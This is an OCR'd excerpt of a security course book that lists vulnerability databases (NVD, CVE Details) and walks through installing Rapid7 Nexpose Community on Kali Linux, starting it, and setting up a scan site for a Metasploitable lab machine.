- **NIST National Vulnerability Database ( https://nvd.nist.gov/)**

US government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP). This data enables automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security related software flaws, misconfigurations, product names, and impact metrics.

- **CVE Common Vulnerabilities and Exposures Details (https://www.cvedetails.com/)** The Common Vulnerabilities and Exposures (CVE) system provides a reference-method for publicly known information-security vulnerabilities and exposures. The National Cybersecurity FFRDC, operated by the Mitre Corporation, maintains the system, with funding from the National Cyber Security Division of the United States Department of Homeland Security. The Security Content Automation Protocol uses CVE, and CVE IDs are listed on MITRE's system as well as in the US National Vulnerability Database.

## 5.4. Vulnerability Management with Nexpose

Rapid7 Nexpose is a vulnerability scanner which aims to support the entire vulnerability management lifecycle, including discovery, detection, verification, risk classification, impact analysis, reporting and mitigation. It integrates with Rapid7's Metasploit for vulnerability

https://t.me/learningnets


exploitation. It is sold as standalone software, an appliance, virtual machine, or as a managed service or private cloud deployment. User interaction is through a web browser. There is a free limited community edition of Nexpose, as well as commercial versions.

https://t.me/learningnets

# Exercise 25: Vulnerability Management – installing Nexpose

**Note**
Nexpose is a server software that need minimum 8G RAM and more than 100 G disk space and it might not work in virtual machine if you do not have enough memory and disk space for Kali.


- From Kali machine
- Download Nexpose Free Community from the following Link: https://www.rapid7.com/info/nexpose-community/





- Fill the information to get one-year free license key via email.
- Download Linux version as we are going to use in kali Linux.
- Stop Postgresql database in Kali Linux because Nexpose come with its own postgresql database and it will conflict with Kali Linux database

**#service postgresql stop**

- change the Nexpose downloaded file to executable file.





- run file

**# ./Rapid7setup-Linux64.bin**

- follow the GUI installer.
- Choose “ Security Console with local Scan Engine”.
- Enter username and password to be used to access Nexpose (root/password)




- Do Not choose " Initialize and start Nexpose after installation"

## 5.5. Starting and Configuration Nexpose

- Go to Nexpose directory inside Kali

**#cd /opt/rapid7/nexpose/nsc**


- start Nexpose

**#./nsc.sh**

https://t.me/learningnets


```
root@kali:~# cd /opt
root@kali:/opt# ls
metasploit  rapid7  Teeth
root@kali:/opt# cd rapid7
root@kali:/opt/rapid7# ls
nexpose
root@kali:/opt/rapid7# cd nexpose
root@kali:/opt/rapid7/nexpose# ls
eula_en.txt       jre.version    nse      thirdpartynotices.txt
icon.ico          _jvm1.8.0_162  plugins  updates
installer.policy  nsc            shared
root@kali:/opt/rapid7/nexpose# cd nsc
root@kali:/opt/rapid7/nexpose/nsc# ls
bin            lib                      nexpose.security  resources
bootstrap.txt  licenses                 nexserv.ico       start.desktop
conf           logs                     nsc.sh            webapps
data           nexposeconsole.rc        nscsvc.sh
htroot         nexposeconsole.service   nxpenv.sh
keystores      NeXposeEnvironment.env   nxpgsql
root@kali:/opt/rapid7/nexpose/nsc# ./nsc.sh
```

- First time it will take about 30 minutes to start because it will update its vulnerability database.
- Open Firefox and go to Click on Advances
- https://localhost:3780




- Click on advanced then accept Risk
- Login with the username and password you setup during Nexpose

installation and then enter license number that you received from Rapid7 via email.






**Note**

If you choose to start Nexpose service automatically during the installation that could cause Nexspose to fail to start, if you face that scenario do the following:

- Stop Nexpose Service (see command in the above screen capture)
- Disable Nexpose from starting automatically
- Start Nexpose service
- Restart Kali Machine
- Start Nexpose

https://t.me/learningnets






## Exercise 26: Running Nexpose

1. Start Metasploitable machine from Virtual Box and check its IP address

https://t.me/learningnets





2. In Nexpose configuration GUI, create a site, give the site Name and description





https://t.me/learningnets

3. Click on Sites and add the IP address of the machines that you need to scan them

